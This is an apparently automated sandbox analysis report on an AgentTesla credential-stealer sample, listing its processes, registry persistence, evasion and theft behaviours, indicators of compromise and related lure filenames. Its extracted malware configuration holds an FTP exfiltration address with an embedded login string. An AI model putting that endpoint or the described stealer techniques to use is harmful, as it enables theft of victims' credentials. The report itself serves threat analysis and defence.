ID: 412652
Sample Name: Telex.exe
Cookbook: default.jbs
Time: 20:44:19
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Telex.exe

Overview

General Information

Sample Name:	Telex.exe
Analysis ID:	412652
MD5:	01fe9288b37bdeb.
SHA1:	083282559e805c..
SHA256:	ec9c7eceabe737...
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Snort IDS alert for network traffic (e....
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg...
- Contains functionality to register a lo...
- Hides that the sample has been dow...
- Injects a PE file into a foreign proce...

Classification



Startup

- **System is w10x64**
- Telex.exe (PID: 6352 cmdline: 'C:\Users\user\Desktop\Telex.exe' MD5: 01FE9288B37BDEB3684DB4BD497685E2)
  - Telex.exe (PID: 6424 cmdline: C:\Users\user\Desktop\Telex.exe MD5: 01FE9288B37BDEB3684DB4BD497685E2)
- mDPTQJF1.exe (PID: 4652 cmdline: 'C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe' MD5: 01FE9288B37BDEB3684DB4BD497685E2)
  - mDPTQJF1.exe (PID: 6100 cmdline: C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe MD5: 01FE9288B37BDEB3684DB4BD497685E2)
  - mDPTQJF1.exe (PID: 4724 cmdline: C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe MD5: 01FE9288B37BDEB3684DB4BD497685E2)
  - mDPTQJF1.exe (PID: 5920 cmdline: C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe MD5: 01FE9288B37BDEB3684DB4BD497685E2)
- mDPTQJF1.exe (PID: 852 cmdline: 'C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe' MD5: 01FE9288B37BDEB3684DB4BD497685E2)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "FTP",
  "FTP Info": "ftp://ftp.universalinks.net/bring4@universalinks.net{lafa{u^wEx8"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.321251041.00000000026F5000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.239739509.000000000386 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.239739509.000000000386 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000012.00000002.501977027.00000000030C 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.mDPTQJF1.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.mDPTQJF1.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
15.2.mDPTQJF1.exe.376ab38.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
15.2.mDPTQJF1.exe.376ab38.3.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.Telex.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer	Protocol Impersona
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Telex.exe	26%	Virustotal		Browse
Telex.exe	28%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe	26%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.mDPTQJF1.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.2.Telex.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
ftp.universalinks.net	10%	Virustotal		Browse
api.globalsign.cloud	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://FvPNfC.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://srFPkrrHbWMI0Yhx6.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://srFPkrrHbWMI0Yhx6.netX	0%	Avira URL Cloud	safe	
http://ftp.universalinks.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://ftp://ftp.universalinks.net/bring4	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.universalinks.net	192.145.239.54	true	true	• 10%, Virustotal, Browse	unknown
api.globalsign.cloud	104.18.24.243	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://FvPNfC.com	mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	Telex.exe, 00000001.00000002.502487076.0000000002B81000.00000004.00000001.sdmp, mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://srFPkrrHbWMI0Yhx6.net	Telex.exe, 00000001.00000002.502771261.0000000002BCE000.00000004.00000001.sdmp, Telex.exe, 00000001.00000002.503249049.0000000002C62000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Telex.exe, 00000001.00000002.502487076.0000000002B81000.00000004.00000001.sdmp, mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%GETMozilla/5.0	mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://srFPkrrHbWMI0Yhx6.netX	Telex.exe, 00000001.00000002.502771261.0000000002BCE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp.universalinks.net	Telex.exe, 00000001.00000002.503353247.0000000002C70000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Telex.exe, 00000000.00000002.238539164.0000000002861000.00000004.00000001.sdmp, Telex.exe, 00000001.00000002.503249049.000000002C62000.00000004.00000001.sdmp, mDPTQJF1.exe, 0000000F.00000002.321163435.00000000026B1000.00000004.00000001.sdmp, mDPTQJF1.exe, 00000014.00000002.327822019.0000000002FC1000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	Telex.exe, 00000001.00000002.502741768.0000000002BCA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Telex.exe, 00000000.00000002.239739509.0000000003869000.00000004.00000001.sdmp, Telex.exe, 00000001.00000002.496219146.000000000402000.00000040.00000001.sdmp, mDPTQJF1.exe, 0000000F.00000002.322963471.00000000036B9000.00000004.00000001.sdmp, mDPTQJF1.exe, 00000012.00000002.496113093.000000000040200.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Telex.exe, 00000000.00000002.238604586.00000000028A5000.00000004.00000001.sdmp, mDPTQJF1.exe, 0000000F.00000002.321251041.00000000026F5000.00000004.00000001.sdmp	false		high
http://ftp://ftp.universalinks.net/bring4	mDPTQJF1.exe, 00000012.00000002.501977027.00000000030C1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.145.239.54	ftp.universalinks.net	United States		22611	IMH-WESTUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412652
Start date:	12.05.2021
Start time:	20:44:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Telex.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@11/5@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 7.9% (good quality ratio 5.3%) • Quality average: 39.3% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 20.82.210.154, 52.147.198.201, 92.122.145.220, 23.57.80.111, 20.50.102.62, 92.122.213.194, 92.122.213.247, 2.20.142.209, 2.20.143.16, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, ocsp.msocsp.com, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, hostedocsp.globalsign.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:45:11	API Interceptor	820x Sleep call for process: Telex.exe modified
20:45:35	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run mDPTQJF1 C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
20:45:43	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run mDPTQJF1 C:\Users\user\AppData\Roaming\mDPTQJF1\mDPTQJF1.exe
20:45:48	API Interceptor	465x Sleep call for process: mDPTQJF1.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.145.239.54	eLECTRONIC Flight Ticket Invoice confirmationETKT XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	
	eLECTRONIC Flight Ticket Confirmation VIS XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	
	TKT eLECTRONIC Flight Ticket Confirmation VIS XXXX X83939 INVOICE 000Z1298932 TKT.exe	Get hash	malicious	Browse	
	Invoice Packing List CORP Invoice R-CONM012 2021-04-26 - large shipment tools (1)2021.04.26.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Turkistanman OCT order Swift 40 deposit against order PO 277138293.exe	Get hash	malicious	Browse	
	ebElectronic Flight Ticket Booking Payment Confirmation XXXX7383929837 Debit BNC9929302.exe	Get hash	malicious	Browse	
	eElectronic 4 Flight Ticket Booking Payment Confirmation XXXX7383929837 Debit BNC9929302.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.globalsign.cloud	263a35c3_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.25.243
	POI09876OIUY.exe	Get hash	malicious	Browse	• 104.18.25.243
	Request Sample products.exe	Get hash	malicious	Browse	• 104.18.25.243
	6823a552_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.24.243
	3bc8e970_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.25.243
	079c508f_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.25.243
	80df624d_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.24.243
	8333bdd5e1560584a0302e2fe63cf9d81ebe5b48e7e2b.exe	Get hash	malicious	Browse	• 104.18.24.243
	7b73e459_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.25.243
	lBmH1dux3rkWHAs.exe	Get hash	malicious	Browse	• 104.18.24.243
	INQUIRY.exe	Get hash	malicious	Browse	• 104.18.24.243
	0908000000.exe	Get hash	malicious	Browse	• 104.18.24.243
	urgent request fro quotation CONO GROUP LLC DK9837 46GT.exe	Get hash	malicious	Browse	• 104.18.25.243
	un6IVL1qYU.dll	Get hash	malicious	Browse	• 104.18.25.243
	dVMxk14XPULdlBw.exe	Get hash	malicious	Browse	• 104.18.25.243
	Purchase Order-1245102021.xls	Get hash	malicious	Browse	• 104.18.25.243
	SecuriteInfo.com.Trojan.Win32.Save.a.32673.exe	Get hash	malicious	Browse	• 104.18.25.243
	13629175_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.25.243
	c681a5e2_by_Libranalysis.dll	Get hash	malicious	Browse	• 104.18.24.243
	CMjsfg603M.exe	Get hash	malicious	Browse	• 104.18.25.243
ftp.universalinks.net	eLECTRONIC Flight Ticket Invoice confirmationETKT XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	eLECTRONIC Flight Ticket Confirmation VIS XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	TKT eLECTRONIC Flight Ticket Confirmation VIS XXXX X83939 INVOICE 000Z1298932 TKT.exe	Get hash	malicious	Browse	• 192.145.239.54
	Invoice Packing List CORP Invoice R-CONM012 2021-04-26 - large shipment tools (1)2021.04.26.exe	Get hash	malicious	Browse	• 192.145.239.54
	Turkistanman OCT order Swift 40 deposit against order PO 277138293.exe	Get hash	malicious	Browse	• 192.145.239.54
	ebElectronic Flight Ticket Booking Payment Confirmation XXXX7383929837 Debit BNC9929302.exe	Get hash	malicious	Browse	• 192.145.239.54
	eElectronic 4 Flight Ticket Booking Payment Confirmation XXXX7383929837 Debit BNC9929302.exe	Get hash	malicious	Browse	• 192.145.239.54

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
